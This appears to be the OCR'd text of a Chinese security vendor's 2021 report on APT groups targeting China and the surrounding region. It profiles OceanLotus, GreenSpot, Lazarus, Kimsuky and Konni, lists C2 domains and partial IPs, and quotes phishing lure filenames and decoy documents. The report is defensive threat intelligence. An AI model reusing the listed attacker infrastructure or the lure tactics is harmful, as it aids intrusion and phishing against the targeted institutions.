知道创宇 NDR流量监测系统

「群狼环伺」

2021年度中国周边APT组织活动年鉴

让互联网更好更安全

2021

CONTENTS
目录


OVERVIEW


2021年活跃APT组织概述

近年来，网络空间安全威胁发生巨大的变化，具备国家背景的 APT 攻击也越来越多的被安全研究机构曝光。国家背景的 APT 攻击有着复杂度高、对抗性强、隐蔽性强等特点，通常以窃取政府单位的国家机密、重要企业的科技信息、破坏网络基础设施等活动，具有强烈的政治目的。网络空间安全的格局虽不断变化，但隐藏在迷雾背后的，是国家间的博弈与较量。随着国际政治和经济形势的变化以及我国国际地位不断崛起，各种 APT 对我国有关的政治、经济、军事、科技情报虎视眈眈，我国成为全球网络攻击的主要受害国之一，针对我国重要单位及关键基础设施进行的 APT 攻击设施逐年增多且有越演越烈的趋势。

知道创宇 NDR 团队 2021 年主要对以下 21 个活跃 APT 组织活动进行监控和追踪分析：

知道创宇 NDR 团队 2021 年主要对以下 21 个活跃 APT 组织活动进行监控和追踪分析，并发现了这些 APT 攻击活动的线索及事件，通过发现的 APT 攻击活动事件，分析整合出各 APT 攻击重点目标主要包含几大类：





2-1

东亚APT组织活动分析
EAST ASIA

a. Darkhotel 组织

Darkhotel（黑店）是有着东亚背景，自 2007 年以来一直活跃长期针对企业高管、政府机构、国防工业、电子工业等重要机构实施网络间谍攻击活动的 APT 组织，其足迹遍布中国、朝鲜、日本、缅甸、俄罗斯等国家。

根据曝光情况来看 2021 年 Darkhotel 相较于其他组织并不活跃，攻击流程大致不变，主要丰富增强其在细节以及逃避检测方面能力。

▲ 2021 年丰富的感染链

▲ 攻击中的 rtf 文档

2-2

东南亚APT组织活动分析
SOUTHEAST ASIA

a. Oceanlotus 组织

根据今年监控到的 APT 事件及其他技术手段对该组织的行动监控后发现，该组织最终攻击目标为关基企业，政府单位，同时也会攻击一些防护较弱的目标做为下一步跳板使用。

同时攻击活动频繁的 Oceanlotus 组织逐步放弃钓鱼邮件的攻击方式，开始使用漏洞攻击及供应链攻击的方式进行第一步攻击后再植入远控木马进行下一步行为，与之前的攻击方式有明显区别，技术含量明显提高。Oceanlotus 攻击过程中，我们发现其会对 vSphere Web 客户端、MikroTik、OA 系统、D-LINK、三星路由器、F5 防火墙等设备或系统进行渗透攻击，攻击成功后将其作为代理 C&C 服务器。

2021 年度监测到 C&C 和相关代理 C&C 共计 400+，仅从基础设施就能看出其高度活跃性：

iappsfct.com	domain	2021/11/03	C2	OceanLotus
5.164.23	ip	2021/11/01	C2	OceanLotus
203.187	ip	2021/11/01	C2	OceanLotus
nianban.com	domain	2021/11/01	C2	OceanLotus
5.98.15	ip	2021/10/09	C2	OceanLotus
9.112.22	ip	2021/11/18	C2	OceanLotus
9.105.171	ip	2021/11/17	C2	OceanLotus
1.81.68	ip	2021/11/16	C2	OceanLotus
199.132	ip	2021/11/16	C2	OceanLotus
19.111	ip	2021/11/16	C2	OceanLotus
68.40	ip	2021/11/16	C2	OceanLotus
35.86	ip	2021/11/16	C2	OceanLotus
78.148	ip	2021/11/16	C2	OceanLotus
29.240	ip	2021/11/16	C2	OceanLotus
1.110	ip	2021/11/16	C2	OceanLotus
5.17.30	ip	2021/11/16	C2	OceanLotus
mgraphics.com	domain	2021/11/16	C2	OceanLotus
93.52	ip	2021/11/16	C2	OceanLotus
2.215.55	ip	2021/11/16	C2	OceanLotus
3.203.146	ip	2021/11/16	C2	OceanLotus
231.38	ip	2021/11/16	C2	OceanLotus
5.27.164	ip	2021/11/16	C2	OceanLotus
2.54	ip	2021/08/24	C2	OceanLotus
iaodesign.net	domain	2021/11/26	C2	OceanLotus


▲ 部分活跃 C&C

b. GreenSpot 组织

GreenSpot 攻击呈现出批量常态化热点攻击，主要攻击手法通过钓鱼邮件诱导高校，科研院所相关人员。根据获取到信息为基础进行下一步社工或投毒。

根据今年来持续跟踪 GreenSpot 组织总结出其主要关注点为研究类单位院校，排名靠前高校的邮箱都被该组织仿冒过，其对军工、科研机构、会议等保持持续关注，并根据热点信息进行伪造钓鱼。

2021 年跟踪 GreenSpot 过程中其攻击高达 400+ 次攻击，捕获相关仿冒文档 100+ 次。部分如下：



附件：2022年省重点建设项目计划申报汇总表.xls	2021/12/24 10:00
赴境外学习交流申请表.pdf	2021/12/24 9:49
学科发展报告提纲(参考格式).docx	2021/12/23 17:59
《雷达学报》出版道德声明.pdf	2021/12/17 11:14
P020211104466345820831.docx	2021/12/17 10:38
吴勇大-上海江南造船厂有限公司-男-29岁-本科-6年以上工作经验.docx	2021/12/17 10:22
《哈尔滨工业大学学报》出版伦理声明.docx	2021/11/26 11:19
雷同内容整理.docx	2021/11/26 10:44
国防科技重点实验室基金项目总结报告.doc	2021/11/19 18:00
新冠变种病毒核酸应检人员及注意事项.rar	2021/11/19 17:51
疫情期间单位门禁管制措施.doc	2021/11/19 17:43
国际航空科学大会（ICAS2020）论文录用结果.pdf	2021/11/19 16:42
延期通知.pdf	2021/11/19 16:36
申请住房人员情况调查表.doc	2021/11/6 23:17
附件：重点区域清单.xlsx	2021/10/25 15:35
军队供应商保密资格审查表.doc	2021/10/15 18:08
关于切实加强机关大院出入管理的紧急通知.doc	2021/10/15 14:03
扫码应用工作落实情况.docx	2021/10/8 11:38
首批执行委员名单.docx	2021/10/8 10:59
文化旅游线路.docx	2021/9/28 11:36
关于报刊发行规范的通知.docx	2021/9/27 14:33
关于做好2021年假期安全稳定工作的通知.doc	2021/9/27 10:52
250751075nbi.pdf	2021/9/17 17:18
疫情健康码和接种疫苗记录单.xlsx	2021/9/17 16:28
航天装备技术创新中心开放课题基金申请书.doc	2021/9/9 17:18
国家重大专项课题研究报告.doc	2021/9/9 16:39
学习强国学习手册.pdf	2021/9/3 10:50
塔利班上台对中国的影响.docx	2021/9/3 10:43
2021年本月考勤-总表-空表汇总.rar	2021/9/1 18:20
"十四五"黄河流域城镇污水垃圾处理实施方案.pdf	2021/8/27 10:14
盲审文章及评审表.rar	2021/8/26 10:35
CCF2021第十八届学术年会征文要求.docx	2021/8/19 10:12
重要通知.rar	2021/8/16 10:50
中国海洋法学会2021年学术年会通知.pdf	2021/8/13 9:49
附件：疫情应急物资使用情况报表.xlsx	2021/8/13 9:37


2-3

东北亚APT组织活动分析
NORTH-EAST ASIA

在对东北亚区域 APT 组织的持续跟踪过程中，我们发现部分组织资产存在重叠情况，有同机构管理可能性，从攻击区域来看 Kimsuky 主对内侧重于韩国，Konni&Lazarus 主对外侧重于俄罗斯、欧美国家，同时在我国的活动也不少。

根据捕获到的攻击行动来看，我们发现来自东北亚的 APT 组织主要针对国家政府机构，及东北地区某些涉及外交政治的单位进行攻击，带有明显的地缘性，同时也会攻击一些小企业，后期跟踪推测是攻击进入后把被攻陷 IP 用于下一步攻击跳板。

东北亚 APT 组织主要使用钓鱼文件和漏洞攻击的方式进行木马植入，相对活跃组织为 Lazarus、Kimsuky、Konni。



a. Lazarus 组织

Lazarus 最早的攻击活动可以追溯到 2007 年，属于朝鲜情报机构侦察总局（RGB）第 121 局第 110 号实验室。该组织以政府、国防、外交、研究中心、金融、能源、航空航天、运输、加密货币等为攻击目标，长期对韩国、美国、印度等国家进行渗透攻击。此外，该组织今年还对全球安全研究人员攻击。

2021 年度攻击事件：

通过社交媒体，与安研人员交流，获取信任后发送带毒 Visual Studio 项目文件。

投放带毒泄露版 IDA 7.6。

其余日常攻击活动如下：


b. Kimsuky 组织


Kimsuky 一个被归于东北亚的 APT 组织，其最早于 2012 年开始运营，其目标活动侧重于与朝鲜半岛、核政策和制裁相关的外交政策和国家安全问题，以及各领域专家的个人，智库，韩国政府实体。其攻击方式采用常见的社会工程、鱼叉式网络钓鱼和水坑攻击从而窃取所需信息。

2021 年度曾发现 Kimsuky 对东北区域私企发起攻击，全年发现 IOC 500+。

2021 年度攻击事件：

11月





사례비지급 의뢰서

1. 인적사항 (* 필수항목)

*성 명		*주민번호		*연락처	
*주 소					

※ 주민등록번호는「국세기본법시행령」제68조(안감정보 및 고유식별정보의 처리)제3항에 따라 처리하고, 소득에 대한 원천징수는「소득세법」제127조(원천징수의무) 및 제128조(원천징수세액의 납부)에 따라 국세청에 제공합니다.

2. 계좌이체 사항


*은행명		*계좌번호		*예금주	
				*약정자와의 관계	

3. 약정사항


○ 본 약정서에 명시된 거래은행, 예금주, 계좌번호에 의하여 대금을 계좌 입금한 이후에 발생한 손해에 대하여일체 그 책임을 지지 않습니다.

▲ 报酬委任钓鱼


9月



▲ 경영혁신이론으로 본 국방개혁의 방향: 군 구조 및 전력체계 개혁을 중심으로



5月



▲ 以全球安全问题针对韩国政府攻击活动

4月

자연보호,환경보호를 위한 국가적노력 강화

(평양 4 월 22 일발 조선중앙통신)

우리 나라에서는 세계적으로 기후변화에 의한 생태계파괴와 서식지감소 등이 표면화되고있는 현상에 대처하여 자연보호,환경보호를 중요한 정책적문제로 내세우고 이것을 국가적인 사업으로 틀어쥐고나가고있다.

4 월 22 일 국제어머니지구의 날을 계기로 기자와 만난 국토환경보호성 국장 리경심이 이와 같이 말하였다.

우리 나라에서는 전국각지에서 산림생태계를 회복하고 산림면적을 늘이기 위한 산림복구전투가 진행되고있다.

또한 도,시,군들에서 동물보호구를 늘이기 위한 사업을 활발히 벌려 동물들의 서식환경을 개선하고있다.

▲ 朝鲜保护环境为饵

3月

▲ 安保问题

c. Konni 组织


Konni 东北亚半岛地区代表性的 APT 组织之一，自 2014 年以来一直持续活动，据悉其背后由朝鲜政府提供支持，该组织经常使用鱼叉式网络钓鱼的攻击手法，主要目标为俄罗斯、日本、越南、中国等地区。

2021 年度攻击事件：

11月

▲ 针对俄罗斯联邦外交部

8月



Проект, 2021 г.

ПРОТОКОЛ
23-го заседания Межправительственной Российско-Монгольской комиссии по торгово-экономическому и научно-техническому сотрудничеству

« » 2021 г. г. Москва, г. Улан-Батор, в формате видеоконференции

В соответствии с положениями Протокола двадцать второго заседания Межправительственной Российско-Монгольской комиссии по торгово-экономическому и научно-техническому сотрудничеству двадцать третье заседание Комиссии состоялось « » 2021 года в формате видеоконференции.

На заседании, проходившем в деловой и конструктивной атмосфере, были достигнуты следующие договоренности.

В заседании участвовали Председатели, члены и эксперты национальных частей Межправительственной Российско-Монгольской комиссии по торгово-экономическому и научно-техническому сотрудничеству (далее – Комиссия).

Российскую делегацию возглавила Заместитель Председателя Правительства Российской Федерации, председатель Российской части Комиссии В.В. Абрамченко.

Монгольскую делегацию возглавил Вице-премьер Монголии, председатель Монгольской части Комиссии С.Амарсайхан.


Составы делегаций Сторон прилагаются (Приложения 1 и 2).

Стороны рассмотрели и приняли следующую повестку дня:

1. О ходе выполнения решений и рекомендаций 22-го заседания Комиссии
2. О стимулировании российско-монгольского торгово-экономического и инвестиционного сотрудничества
3. О сотрудничестве в области транспорта и инфраструктуры
4. О сотрудничестве в области топливно-энергетического комплекса и ядерной сфере
5. О сотрудничестве в области промышленности
6. О сотрудничестве в области агропромышленного комплекса
7. О сотрудничестве в области картографирования и строительства
8. О сотрудничестве в области охраны окружающей среды и недропользования
9. О сотрудничестве в гуманитарной сфере
10. О сотрудничестве в сфере здравоохранения, санитарно-эпидемиологического

▲ 针对俄蒙经贸合作

7月



Региональные экономические связи российского Дальнего Востока с корейскими государствами (2010-е гг.)

Аннотация: Исследованы вопросы торгово-экономических связей дальневосточных регионов России и стран Корейского полуострова. Выявлены причины замедления экономического сотрудничества. Сделан вывод о том, что международные экономические санкции не снизили интерес корейских государств к сотрудничеству с российским Дальним Востоком, но привели к замедлению темпов развития внешнеторговых связей.

Ключевые слова: Россия – КНДР – РК – торгово-экономические связи – инвестиции.

Abstract: The article by Dr. Larisa Zabrovskaia *"The Regional Economic Contacts of Russian Far East with Korean States (2010s)"* is investigated issues of trade and economic ties between the Far Eastern regions of Russia and the countries of the Korean peninsula. There were revealed reasons for the slowing of economic cooperation. It is concluded that the international economic sanctions did not reduce the interest of the Korean states in cooperation with the Russian Far East, but led to a slowdown in the development of foreign trade.

Keywords: Russia – North Korea – Republic of Korea – trade and economic relations – investments.

6月

US seeks to mediate Korea-Japan dispute

By Kang Seung-woo

Washington is expected to move to facilitate an improvement in relations between Seoul and Tokyo, amid the mounting importance of trilateral cooperation between South Korea, Japan and the United States in dealing with issues involving North Korea as well as China, according to diplomatic observers.

Currently, bilateral ties between South Korea and Japan have slumped to their worst level in years over wartime history issues, leaving little room for the Biden administration to take advantage of the three-way alliance to pursue U.S.

▲ 日韩矛盾为诱饵

3月

▲ 空间政策讨论为诱饵

2-4

南亚APT组织活动分析
SOUTH ASIA

